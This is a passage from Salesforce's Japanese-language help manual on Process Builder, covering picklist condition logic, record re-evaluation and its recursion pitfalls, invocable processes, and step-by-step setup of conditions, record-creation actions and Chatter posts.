- 複数選択リスト項目から値を 1 つのみ選択する場合は、等号を使用できます。
- 複数選択リスト値で等号を使用し、[いずれかの条件に一致(OR)]オプションを選択する場合、条件は 1 つの値のみに一致します。たとえば、プロセスで [範囲] 項目が [西部] または [東部] のどちらかをチェックする場合、値が [西部] または値が [東部] の場合、条件は true と評価されますが、[西部] と [東部] の両方が選択された値の場合、true と評価されません。
- [次の文字列を含む]および[OR]を使用して複数選択リスト値を評価する場合、条件は複数の値に対して true と評価されます。たとえば、プロセスで ［地域］ 項目に [西部] または [東部] が含まれているかチェックする場合、［地域］ 項目に [西部] および [東部] が含まれているか、［地域］ 項目に [西部] または [東部] の値が含まれている場合に条件は true と評価されます。

プロセスビルダーでの詳細オプションの設定

プロセスビルダーでは、プロセスでアクションを実行するための詳細なオプションを選択できます。

次の場合に、サイドパネルの [詳細] 領域を展開して詳細なオプションを選択します。

- 呼び出し不可能なプロセスにオブジェクトを追加する場合
- プロセスに条件を追加する場合

プロセスビルダーの詳細なオプションに関する考慮事項

詳細なオプションを選択するときの考慮事項は、次のとおりです。

プロセスビルダーでのレコードの再評価

オブジェクトをプロセスに追加するとき、1 つのトランザクションでレコードを複数回評価するかどうかを選択できます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

プロセスビルダーのネストプロセス

*呼び出し可能なプロセス*を使用すると、プロセスのセクションをモジュール化し、ロジックを追加できます。*呼び出し可能なプロセス*は、このプロセスを別のプロセスが呼び出すと開始されるプロセスです。プロセスが呼び出し可能かどうかは、プロセスのプロパティの［プロセスを開始するタイミング］によって制御されます。

プロセスでの不要なアクションの回避

プロセスに条件を追加するとき、指定された条件が変化した場合にのみアクションを実行するように選択できます。

プロセスビルダーの詳細なオプションに関する考慮事項

詳細なオプションを選択するときの考慮事項は、次のとおりです。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

- プロセスにレコードの再評価を許可する場合は、無限ループにならないようにします。たとえば、プロセスで、取引先の説明が変更されたかどうかをチェックし、取引先の説明を更新して、取引先レコードが作成または編集されるたびに Chatter 投稿を作成する場合、プロセスはアクションを評価およびトリガして、最終的に 6 回 Chatter 投稿を行います。
- プロセスにオブジェクトを指定するときに 1 つのトランザクションでレコードを複数回評価するように選択した場合は、どの条件も［アクションを実行する条件がない］に設定しないことをお勧めします。
- プロセスが ISCHANGED、ISNEW、または PRIORVALUE 数式関数を使用する場合、詳細なオプションは使用しないことをお勧めします。詳細なオプションを使用する場合は、次の考慮事項に留意してください。
  - レコードが最初に作成されたとき、プロセストランザクション全体を通して ISNEW は true と評価されます。プロセスが ISNEW 数式関数を使用し、1 つのトランザクションで複数回レコードを再評価する場合、プロセスがアクションを複数回実行する可能性があります。

    たとえば、取引先が作成または更新されたかどうかをプロセスがチェックするとします。

    1. ISNEW が true と評価されると、プロセスは取引先の年間収益を更新し、Chatter に投稿します。
    2. プロセスが取引先の年間収益を更新すると、レコードが変更されたため、プロセスはレコードを再評価します (追加回数は 5 回まで)。

    条件が評価されると、毎回 ISNEW は true と評価されます。その結果、6 回 Chatter 投稿が行われます。この例は、取引先レコードが作成されたためにプロセスがトリガされた場合にのみ当てはまります。
  - レコードが作成されると、PRIORVALUE は現在の値を前の値として返します。レコードが更新されると、PRIORVALUE はトランザクションが開始する直前に設定されていた項目値を返します。プロセスが PRIORVALUE 数式関数を使用し、1 つのトランザクションで複数回レコードを再評価する場合、プロセスがアクションを複数回実行する可能性があります。プロセスが 1 つのトランザクションで複数回レコードを再評価し、指定された条件が変化した場合にのみアクションを実行する場合、PRIORVALUE は、レコードが保存される前に存在した値を返します。

    たとえば、取引先が作成または更新されたかどうかをプロセスがチェックするとします。

    1. `PRIORVALUE([Account].Type) = '見込み客'` が true と評価されると、プロセスは取引先の年間収益を更新し、Chatter に投稿します。

2. 取引先種別「見込み客」で取引先が作成されると、プロセストランザクションの終了まで条件は常に true になります。
3. 条件が true のときに、プロセスが変更されて取引先種別が「その他」に更新された場合、取引先種別「見込み客」で作成された取引先に対し、数式 `PRIORVALUE([Account].Type) = '見込み客'` はプロセストランザクションの終了まで true になります。

レコードが再評価されるたびに、取引先の種別の前の値は「見込み客」になります。その結果、6 回 Chatter 投稿が行われます。

- ISCHANGED は、レコードが最初に作成されたときは常に false と評価されます。

  たとえば、取引先の説明が変更されたかどうかをプロセスがチェックし (`ISCHANGED([Account].Description)`)、さらに 1 つのトランザクションでレコードを複数回再評価するとします。取引先は最初に空白の説明値で作成され、別のプロセスが同じトランザクション内で取引先の説明を更新した場合、ISCHANGED では、レコードが最初に作成されたときの取引先の説明値 (空白) を現在の値の設定と比較するため、レコードが再評価されると毎回 true と評価されます。

  ISCHANGED([Account].Description) が true と評価されるたびに、この同じプロセスで Chatter 投稿を作成するとします。トランザクション全体を通して ISCHANGED は true と評価されるため、このプロセスは再帰的なループを作成し、6 回 Chatter 投稿が行われます。

プロセスビルダーでのレコードの再評価

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

オブジェクトをプロセスに追加するとき、1 つのトランザクションでレコードを複数回評価するかどうかを選択できます。

これは、全方向一時停止の十字路ではなくラウンドアバウトを使用してプロセストラフィックを制御するようなものです。レコードの再評価では、停止して別個のトランザクションを待機するのではなく、ビジネストラフィックがもう少し自由に流れます。

このオプションを選択すると、1 つのトランザクションで同じレコードを最大 5 回まで追加評価できます。プロセス、ワークフロールール、フローでは同じトランザクションでレコードが更新されるため、レコードが再評価されることがあります。レコードが再評価されると、プロセスはそのレコードの最新値を使用します。

たとえば、セールスレビュープロセスに、更新する必要があるステップ、承認、通知、項目が複数含まれているとします。いくつかの変更は、プロセスの一部であったり、組織の他のワークフロールールやフローで管理されたりすることがあります。1 つのトランザクションでレコードを複数回再評価することをプロセスビルダーで許可すると、これらのすべての変更 (他のプロセスによる変更も含む) をプロセスの 1 回のトランザクションで管理および評価できます。

関連トピック:

- プロセスビルダーの詳細なオプションに関する考慮事項

プロセスビルダーのネストプロセス

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

*呼び出し可能なプロセス*を使用すると、プロセスのセクションをモジュール化し、ロジックを追加できます。*呼び出し可能なプロセス*は、このプロセスを別のプロセスが呼び出すと開始されるプロセスです。プロセスが呼び出し可能かどうかは、プロセスのプロパティの［プロセスを開始するタイミング］によって制御されます。

プロセスを別のプロセスから呼び出すには、[プロセス] アクションを設定します。この設定では、呼び出し可能なプロセスにレコードを渡します。これにより、どのレコードで開始すべきかをプロセスが把握します。レコードがあるプロセスから別のプロセスに渡されるため、呼び出し可能なプロセスはそのレコードの特定バージョンを受信します。このバージョンは、[プロセス]アクションが実行される時期によって異なります。

ルール適用時のアクション
: ルール適用時のアクションを使用してプロセスを呼び出すと、最上位プロセスの開始時にレコードに含まれていた値がプロセスによって受信されます。

  例: プロセス 1 は取引先を更新し、その取引先に基づいてプロセス 2 を呼び出します。プロセス 2 は、プロセス 1 が開始されると取引先のバージョンを受信します。

スケジュール済みアクション
: スケジュール済みアクションを使用してプロセスを呼び出すと、レコードの最新の値がプロセスによって受信されます。

  例: プロセス 1 は取引先を更新し、15 分後にその取引先に基づいてプロセス 2 を呼び出します。プロセス 2 は、データベースから取引先の最新バージョンを受信します。

呼び出し可能なプロセスを作成する必要がある状況は?

複数のアクショングループにまったく同じアクションを作成していることに気が付きましたか。これらのアクションを呼び出し可能なプロセスに一度設定し、関連するすべてのアクショングループからそのプロセスを呼び出します。その後、これらのアクションを更新するには、1 つの呼び出し可能なプロセスを更新します。これにより、更新したアクションがその他すべてのプロセスで使用されます。

呼び出し可能なプロセスのもう 1 つの便利なシナリオとして、単純なロジックのネストがあります。プロセスは単純な「if/then」ステートメントを処理します。ただし、これらのステートメントの一部をネストする必要がある場合はどうすればよいでしょうか。フロー作成またはコード記述ではなく、第 2 レベルのロジックを別のプロセスに組み込みます。最初のプロセスから 2 番目のプロセスを呼び出せば完了です。

例: 1 つのプロセスですべてのケース管理を処理するとします。ただし、通常の取引先用にエスカレーションされたケースとは異なり、高収益の取引先用にエスカレーションされたケースを処理する必要があります。更新日が 1 か月以内の取引先によってケースがエスカレーションされた場合、取引先所有者、地域マネージャ、およびその地域の統括責任者に通知します。更新日が 1 か月より先の取引先によってケースがエスカレーションされた場合は、取引先所有者および地域マネージャにのみ通知します。

これを行うには、呼び出し可能なプロセスを作成します。このプロセスの名前を「Escalated Cases」(エスカレーション済みケース) とします。このプロセスはケースオブジェクトで動作し、2 つの条件ノードがあります。

- 最初の条件ノードは、関連付けられた取引先の更新日が1か月以内かどうかを評価します。条件をケースが満たすと、プロセスはケースへのリンクを使用して取引先のフィードに投稿し、取引先所有者、地域マネージャ、および地域統括責任者にメンションします。
- 2 番目の条件ノードには条件がありません。ケースが最初のノードの条件満たさない場合も、プロセスは地域統括責任者にメンションしないことを除いて同じアクションを実行します。

では、ケース管理を自動化するプロセスに話しを戻しましょう。ケースがエスカレーションされたかどうかをチェックする条件ノードはすでに用意されています。その条件のアクショングループに [プロセス] アクションを追加し、「Escalated Cases」プロセスを呼び出すようにアクションを設定します。

プロセスでの不要なアクションの回避

プロセスに条件を追加するとき、指定された条件が変化した場合にのみアクションを実行するように選択できます。

たとえば、プロセスで、ケースが [エスカレーション済み] 状況になったら常にメールアラートを送信します。サポートチームが、新しい情報でケースの説明を繰り返し更新しているとします。新しい説明と一緒にケースが保存されたときは常に、プロセスは、繰り返しメールアラートを送信するだけではなく、特に [エスカレーション済み] 状況が変わったかどうかをチェックできます。このように、プロセスは、[エスカレーション済み] に設定されていなかった状況が [エスカレーション済み] に変更された場合にのみアクションを実行します。

ヒント: このオプションについての詳細は、こちらの短い動画 「プロセスでの不要なアクションの回避」を参照してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

この設定は、次の場合にはサポートされません。

- レコードが作成されたときにのみプロセスが開始する。
- レコードが作成または編集されたときにプロセスが開始し、条件ノードで条件を評価しない。
- 条件ノードで数式は評価するが、プロセスを開始したレコードへの参照が数式に含まれていない。
- プロセスの絞り込み条件で [変更済み] 演算子が使用されている。

[はい] の状態	アクションが実行される場合	アクションが実行されない場合
選択済み	• レコードが作成された。 • レコードが更新された。現在の値は条件を満たしており、直前の値は条件を満たしていない。	• レコードの現在の値は条件を満たしており、レコードの直前の値も条件を満たしている。 • レコードの現在の値が条件を満たしていない。

[はい] の状態	アクションが実行される場合	アクションが実行されない場合
選択解除済み	• レコードが作成された。 • レコードが更新され、現在の値が条件を満たしている。	レコードの現在の値が条件を満たしていない。

関連トピック:

プロセスビルダーの詳細なオプションに関する考慮事項

プロセスの作成

プロセスを作成するには、そのプロパティおよび評価するレコードを定義し、条件ノードとアクションを追加します。

1. プロセスのプロパティの定義
   プロセスを一意に識別して管理できるように、プロセスのプロパティを定義します。
2. 評価するレコードの特定
   プロセスをオブジェクトに関連付け、プロセスの開始時期を指定します。
3. プロセス条件の追加
   関連付けられたアクションをプロセスで実行する前に、true となるべき条件を定義します。
4. プロセスへのアクションの追加
   条件ノードを定義したら、条件が一致したときに実行されるアクションを定義します。
5. 複数の条件でのアクション実行
   特定の条件が満たされ、関連付けられたアクションを実行した後で、プロセスを停止するか継続するかを選択します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

プロセスを作成、編集、参照する

- 「Force.com Flow の管理」
  および
  「すべてのデータの参照」

プロセスのプロパティの定義

プロセスを一意に識別して管理できるように、プロセスのプロパティを定義します。

1. [設定] から、[クイック検索] ボックスに「プロセスビルダー」と入力し、[プロセスビルダー] を選択して [新規] をクリックします。

   また、プロセスの新しい無効なコピーを作成して、既存の有効なプロセスを変更することもできます。新しいプロセスまたは現在のプロセスの新しいバージョンのどちらでもコピーを作成できます。

2. 次の項目に入力して、プロセスを定義します。

項目	説明
プロセス名	プロセスの名前。[プロセス名] は 255 文字以下にする必要があります。 この名前は、プロセス管理ページ ([設定] から、[クイック検索] ボックスに「プロセスビルダー」と入力し、[プロセスビルダー] を選択) に表示されるため、他のプロセスから区別できるような名前を付けてください。
API 参照名	API および管理パッケージで使用される名前。[API 参照名] は 79 文字以下にする必要があります。 この名前は、すべてのプロセスおよびフローで一意である必要があります (フローでは、この項目が [一意の名前] になります)。名前は文字で始まり、英数字とアンダースコアのみを使用する必要があります。スペースは使用しない、最後にアンダースコアを使用しない、2つ続けてアンダースコアを使用しないという制約があります。 [API 参照名] を保存すると、プロセス用に変更できなくなります。
説明	省略可能。プロセスの説明。 この説明はプロセス管理ページにも表示されます。プロセスの動作の理解など、プロセスを区別できることを目的としています。
プロセスを開始するタイミング	プロセスの開始時期を識別します。次の場合に開始されるようにプロセスを設定できます。 • レコードが変更されたとき • 別のプロセスから呼び出されたとき

3. [保存] をクリックします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

プロセスを作成、編集、参照する
- 「Force.com Flow の管理」

および

「すべてのデータの参照」

評価するレコードの特定

プロセスをオブジェクトに関連付け、プロセスの開始時期を指定します。

1. [オブジェクトを追加] をクリックします。
2. ［オブジェクト］で、このプロセスの基本となるオブジェクトを選択します。[オブジェクトを検索...] をクリックしてドロップダウンリストを開き、入力してリストを絞り込みます。

   このパネルを保存すると、選択したオブジェクトを変更できなくなります。
3. プロセスの開始時期を選択します。

次の操作が行われるたびにプロセスを開始する場合	選択
指定されたオブジェクト種別のレコードが作成されたが更新されていない。	レコードを作成したときのみ
指定されたオブジェクト種別のレコードが作成または更新された。	レコードを作成または編集したとき

メモ: ワークフロールールに慣れており、3つ目のオプション([作成されたとき、およびその後基準を満たすように編集されたとき]) がないことを疑問に思うかもしれませんが、心配ありません。ここで [レコードを作成または編集したとき] を選択すると、条件ノードを追加するときにその設定が表示されます。

4. プロセスが1回のトランザクションでレコードを複数回評価するかどうかを選択するには、[詳細] 領域を展開します。

   [はい] を選択すると、1 回のトランザクションで同じレコードを最大 5 回まで追加評価できます。プロセス、ワークフロールール、フローでは同じトランザクションでレコードが更新されるため、レコードが再評価されることがあります。詳細は、「プロセスビルダーでのレコードの再評価」(ページ 5357)を参照してください。
5. [保存] をクリックします

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

プロセスを作成、編集、参照する

- 「Force.com Flow の管理」

  および

  「すべてのデータの参照」

プロセス条件の追加

関連付けられたアクションをプロセスで実行する前に、true となるべき条件を定義します。

条件が一致すると、関連付けられたアクショングループがプロセスで実行されます。条件が一致しないと、アクショングループがスキップされ、次のアクショングループの条件が評価されます。

1. [条件を追加] をクリックします。
2. この条件ノードに名前を入力します。

   名前はキャンバスに表示されるため、他の条件ノードと区別しやすい名前を使用します。
3. 定義する必要がある条件の種別を選択します。この選択内容によって、後でダイアログボックスに表示される項目が決まります。

必要な操作	選択
レコードに特定の項目値を設定する。 たとえば、金額が $5,000 を超える商談レコードで関連するアクションを実行するには、条件を次のように設定します。 `[Opportunity].Amount greater than $5000.00`	条件を満たしている
数式を使用してレコードを評価する。 たとえば、所有者以外のユーザが取引先を変更したときに年間売上が $1,000,000 を超える取引先で関連するアクションを実行するには、次の数式を使用します。 `AND (([Account].LastModifiedBy.Id <> [Account].Owner.Id) , ([Account].AnnualRevenue > 1000000) )`	数式の評価が true になる
レコードを評価せずに関連するアクションの実行を簡略化する。 プロセスでは、この条件ノードに関連付けられたすべてのアクションが実行され、別途指定がない限り、プロセス内の残りの条件ノードは評価されません。これらのアクションの実行後にプロセスを停止することを選択する場合は、プロセスの最終条件ノードにのみこのオプションを選択することをお勧めします。	アクションを実行する条件がない

4. [条件を満たしている] を選択した場合は、次の操作を実行します。
   a. プロセスで評価する必要がある項目値を特定することで、絞り込み条件を定義します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

プロセスを作成、編集、参照する
- 「Force.com Flow の管理」

  および

  「すべてのデータの参照」

項目	値を評価する項目を選択します。また、プロセスを開始した項目に関連するレコードの値を評価することもできます。これを行うには、ID 項目の横に › が表示された関連レコードをクリックします。 たとえば、取引先責任者レコードがプロセスを開始した場合、取引先責任者の取引先の［年間売上］項目値を評価できます。その項目にアクセスするには、［取引先 ID］› をクリックし、[年間売上] を選択して、[選択] をクリックします。
演算子	使用可能な演算子は、項目のデータ型によって異なります。
型	使用可能な値の型は、項目のデータ型によって異なります。
値	項目を評価する値を特定します。詳細は、「プロセスビルダーでの値の設定」(ページ 5352)を参照してください。

b. ［条件］では、プロセスで関連アクションを実行するために true となるべき条件を特定します。

カスタムロジックの使用を選択した場合は、次を使用したテキスト文字列を入力します。

- 各条件を参照する数値
- すべての条件が true となる必要があるのか、いずれか 1 つの条件が true であれば十分なのかを示す AND または OR
- 文字列の一部をグループ化するための括弧

たとえば、「1 AND (2 OR 3)」と入力すると、最初の条件が true で、2 つ目または 3 つ目の条件が true の場合に true と評価されます。フローの制限により、条件ロジックテキストの最大長は 1000 文字です。

メモ: 括弧で区切られたあいまいなロジックでは検証エラーが発生しない可能性があります。次に例を示します。

- 1 AND 2 OR 3 はエラーになる
- 1 AND (2 AND 3) OR 4 はエラーにならない

予期しない結果が生じる可能性があるため、文字列の一部をグループ化するときにあいまいなカスタムロジックを作成しないようにしてください。

5. [数式の評価が true になる] を選択した場合は、数式を定義します。
6. 必要に応じて、レコードが作成または編集されて条件を満たすようになった場合にのみアクションを実行するかどうかを指定するには、パネル下部で [詳細] をクリックします。

詳細は、「プロセスでの不要なアクションの回避」(ページ 5359)を参照してください。

メモ: この設定は、レコードが作成または編集されたときにプロセスが開始し、[絞り込み条件を満たしている] または [数式の評価が true になる] を選択した場合にのみ使用できます。

7. [保存] をクリックします。

関連トピック:

複数の条件でのアクション実行

プロセスへのアクションの追加

条件ノードを定義したら、条件が一致したときに実行されるアクションを定義します。

アクショングループは、ルール適用時のアクションとスケジュール済みアクションの組み合わせで構成されます。ルール適用時のアクションは、評価条件が一致すると実行されます。スケジュール済みアクションは、指定の時間に実行されます。たとえば、指定された完了予定日の 10 日前になってもまだ重要商談が進行中の場合に、Salesforce から取引先チームにメールリマインダーを自動的に送信できます。

作業を開始する前に、このアクションをすぐに実行するのか、特定の時間に実行するかを検討します。アクションを特定の時間に実行する場合は、アクションの実行時期を特定します。

1. [アクションを追加] をクリックします。
2. 作成するアクションの種別を選択し、アクションの定義項目を入力します。

プロセスからのレコードの作成

手動で値を入力するか、関連レコードの値を使用して、レコードを作成します。

別のプロセスからのプロセスの呼び出し

プロセスを別のプロセスから呼び出します。呼び出し可能なプロセスでは、反復作業に時間を取られないように再利用することもできます。

プロセスからの Chatter 投稿の作成

ユーザ、Chatter グループ、またはプロセスを開始したレコードのフィードに投稿します。

プロセスからのクイックアクションの使用

組織でユーザまたは他のシステム管理者が作成したクイックアクションを使用して、レコードの作成、レコードの更新、活動の記録を行います。

プロセスからのフローの起動

プロセスから自動起動フローを開始して、コードを記述せずに複雑なビジネスプロセス(ロジックを実行するフローを作成し、イベントからプロセス経由でこのフローをトリガする)を自動化します。

プロセスからのメールの送信

メールアラートを使用して、プロセスからメールを簡単に送信します。メールアラートはプロセスビルダー外で設定され、メールの標準テキスト、受信者リスト、テンプレートが含まれます。

プロセスからのレコードの承認申請

プロセスを開始したレコードを承認申請します。

プロセスからのレコードの更新

値を手動で入力するか、関連レコードの値を使用して、プロセスを開始したレコードに関係する 1 つ以上のレコードを更新します。

プロセスからの Apex コードのコール

プロセスから Apex をコールして、カスタマイズされた機能をプロセスに追加します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

プロセスを作成、編集、参照する

- 「Force.com Flow の管理」

  および

  「すべてのデータの参照」

アクションの実行時期の指定

一部のアクションを特定の時間に実行する場合は、まずアクションのスケジュールを定義します。

メモ: スケジュール済みアクションは複雑な機能です。詳細は、「プロセスのスケジュール済みアクションに関する考慮事項」を参照してください。

スケジュール済みアクションをサポートする各アクショングループには、複数のスケジュールを設定できます。たとえば、一部のアクションを今から 1 日後に実行し、他のアクションを今から 3 日後に実行するようなスケジュールを設定できます。

アクショングループのスケジュール済みアクションの実行時期を特定する手順は、次のとおりです。

1. スケジュール済みアクションをサポートするアクショングループで、[スケジュールを設定] をクリックします。
2. プロセスを開始するレコードの日付/時間項目に基づいてアクションをスケジュールする必要がある場合は、次の操作を実行します。
   a. 最初のラジオボタンを選択したままにします。
   b. パネルの右側にあるドロップダウンリストをクリックし、アクションのスケジュール設定に使用する日付を選択します。
   たとえば、プロセスが取引先レコードに基づいている場合、取引先の［作成日］を選択します。
   c. 項目の前後に日数または時間数を指定します。
   この時間になったときに、このアクショングループの条件がまだ満たされていれば、スケジュール済みアクションが実行されます。
3. プロセスの実行時期から特定の日数または時間数が経過した時点でアクションを実行するようにスケジュールする必要がある場合は、次の操作を実行します。
   a. 2 番目のラジオボタンを選択します。
   b. プロセスの実行時期からの日数または時間数を指定します。
   この時間になったときに、このアクショングループの条件がまだ満たされていれば、スケジュール済みアクションが実行されます。
4. [保存] をクリックします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

プロセスを作成、編集、参照する

- 「Force.com Flow の管理」
  および
  「すべてのデータの参照」

プロセスからのレコードの作成

手動で値を入力するか、関連レコードの値を使用して、レコードを作成します。

アクションを作成し、種別に [レコードを作成] を選択したら、関連する項目に入力してアクションをプロセスに追加します。新しいレコードの [作成者] 項目は、レコードを作成または編集することによってプロセスを開始したユーザに設定されます。

警告: ワークフロールールに置き換わるプロセスを作成する場合は、そのプロセスを有効化する前に必ずワークフロールールを削除してください。削除や無効化を行わないと、ワークフロールールとプロセスの両方が起動し、レコードの上書きやメールメッセージの重複など、予期しない結果が生じることがあります。Apex トリガに置き換わるプロセスを作成する場合にも、同じ操作を行います。

1. このアクションに名前を入力します。

   このテキストはキャンバスに表示され、このアクションをプロセス内の他のアクションから区別するのに役立ちます。名前は、キャンバスのサイズに合わせて切り捨てられます。

2. [レコードタイプ] で、レコードを作成するオブジェクトを選択します。ドロップダウンリストを絞り込むには、オブジェクトの名前を入力します。

   オブジェクトを選択するときには、新しいレコードに項目値を設定できるように少なくとも 1 行が表示されます。

   警告: API に必要な項目については、行が自動的に表示されます。他の項目については、値を指定する必要がある場合もあります。組織のページレイアウトを参照して、どの項目が必須かを判断することをお勧めします。

3. レコードの項目値を設定します。

項目	値を設定する項目を選択します。ドロップダウンリストを絞り込むには、項目の名前を入力します。
種類	使用する値の型を選択します。使用可能な型は選択した項目によって異なります。
値	テキスト入力項目を使用して項目の値を手動で入力するか、項目ピッカーを使用して関連レコードの項目値を選択して、値を設定します。詳細は、「プロセスビルダーでの値の設定」 (ページ 5352)を参照してください。

4. [保存] をクリックします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

プロセスを作成、編集、参照する

- 「Force.com Flow の管理」

  および

  「すべてのデータの参照」

ヒント:

- 取引先レコードを作成するプロセスを設定すると、必須項目として *[名前]* が表示されます。個人取引先を作成する場合は、*[姓]* を項目として追加できますが、デフォルトでは必須項目として表示されません。*[名前]* 項目には、ダミーの値を入力できます。
- レコードを作成すると、通常、必須項目がリストの最上部に表示されます。ただし、[レコードを作成] アクションを保存し、プロセスを終了してからアクションを再度開くと、必須項目が通常の順序で表示されない場合があります。

別のプロセスからのプロセスの呼び出し

プロセスを別のプロセスから呼び出します。呼び出し可能なプロセスでは、反復作業に時間を取られないように再利用することもできます。

アクションを作成し、種別に [プロセス] を選択したら、関連する項目に入力してアクションをプロセスに追加します。

1 つ以上の一意の ID を共有するオブジェクトでプロセスを呼び出すことができます。たとえば、取引先オブジェクトとケースオブジェクトでは、`AccountId` 項目が取引先に固有で、ケースでも使用されています。ケースレコードを更新する呼び出し可能なプロセスを作成できます。その後、次のプロセスから呼び出すことができます。

- 取引先レコードの所有者を更新するプロセス
- 取引先の納入先住所を追加または更新するプロセス

別のプロセスを呼び出すプロセスを作成する場合、各プロセスはプロセスの制限および他の該当する制限に対してカウントされます。プロセスを呼び出すプロセスの DML 制限は、1 つのトランザクションとしてカウントされます。

警告: ワークフロールールに置き換わるプロセスを作成する場合は、そのプロセスを有効化する前にワークフロールールを削除します。削除や無効化を行わないと、ワークフロールールとプロセスの両方が起動し、レコードの上書きやメールメッセージの重複など、予期しない結果が生じることがあります。Apex トリガに置き換わるプロセスを作成する場合にも、同じ操作を行います。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

プロセスを作成、編集、参照する

- 「Force.com Flow の管理」

および

「すべてのデータの参照」

1. このアクションに名前を入力します。

   このテキストはキャンバスに表示され、このアクションをプロセス内の他のアクションから区別するのに役立ちます。名前は、キャンバスのサイズに合わせて切り捨てられます。

2. 呼び出し可能なプロセスを選択します。選択できるのは有効な呼び出し可能プロセスのみです。
3. プロセス変数を選択します。選択できるのは、呼び出すプロセスに関連付けられたオブジェクトに関連する項目のみです。

プロセスからの Chatter 投稿の作成

ユーザ、Chatter グループ、またはプロセスを開始したレコードのフィードに投稿します。

このアクションは、組織のChatterが有効化されている場合にのみ使用できます。

プロセスからのユーザの Chatter フィードへの投稿

組織のユーザを特定するか、レコードでユーザ参照項目を選択して、ユーザのフィードに投稿します。

プロセスからの Chatter グループへの投稿

特定の Chatter グループのフィードに投稿します。

プロセスからのレコードの Chatter フィードへの投稿

プロセスを開始したレコードのフィードに投稿します。

関連トピック:

- Chatter の設定
- プロセスの Chatter に関する考慮事項

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

プロセスを作成、編集、参照する

- 「Force.com Flow の管理」

  および

  「すべてのデータの参照」

プロセスからのユーザの Chatter フィードへの投稿

組織のユーザを特定するか、レコードでユーザ参照項目を選択して、ユーザのフィードに投稿します。

アクションを作成し、アクション種別に [Chatter に投稿] を選択したら、関係する項目を入力してアクションをプロセスに追加します。フィード項目は、(レコードを作成または編集することによって)プロセスを開始したユーザが投稿したかのように表示されます。

警告: プロセスが起動されたときに、(ユーザが現在無効になっているなどの理由で)プロセスで投稿しようとするフィードを使用できない場合は、エラーが表示されプロセスが失敗します。

1. このアクションに名前を入力します。

   このテキストはキャンバスに表示され、このアクションをプロセス内の他のアクションから区別するのに役立ちます。名前は、キャンバスのサイズに合わせて切り捨てられます。

2. [投稿先] 項目で、[ユーザ] を選択します。
3. [ユーザ] で、ユーザの検索場所を選択します。
4. [ユーザ] の選択内容に基づいて、フィードに投稿するユーザを検索または参照します。

   レコードからユーザを選択する場合は、ユーザ ID を含む項目 ([所有者 ID] または [ユーザ ID] など) を最終的に選択する必要があります。

5. 投稿するメッセージを入力します。差し込み項目の挿入、トピックの追加、ユーザまたはグループへのメンションができます。

   メッセージには最大 10,000 文字を含めることができます。

   参照できるトピックは、すでに存在するトピックのみです。差し込み項目を参照し、その項目に値がない場合は、空白の値として表示されます。

6. [保存] をクリックします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

プロセスを作成、編集、参照する

- 「Force.com Flow の管理」

  および

  「すべてのデータの参照」

関連トピック:

Chatter の設定

プロセスからの Chatter グループへの投稿

特定の Chatter グループのフィードに投稿します。

アクションを作成し、アクション種別に [Chatter に投稿] を選択したら、関係する項目を入力してアクションをプロセスに追加します。フィード項目は、(レコードを作成または編集することによって)プロセスを開始したユーザが投稿したかのように表示されます。

警告: プロセスが起動されたときに、プロセスで投稿しようとするフィードを使用できない場合は、エラーが表示されプロセスが失敗します。

1. このアクションに名前を入力します。

   このテキストはキャンバスに表示され、このアクションをプロセス内の他のアクションから区別するのに役立ちます。名前は、キャンバスのサイズに合わせて切り捨てられます。

2. ［投稿先］項目で、[Chatter グループ] を選択します。
3. ［グループ］で、フィードを投稿する Chatter グループを検索します。
4. 投稿するメッセージを入力します。差し込み項目の挿入、トピックの追加、ユーザまたはグループへのメンションができます。

   メッセージには最大 10,000 文字を含めることができます。

   参照できるトピックは、すでに存在するトピックのみです。差し込み項目を参照し、その項目に値がない場合は、空白の値として表示されます。

5. [保存] をクリックします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

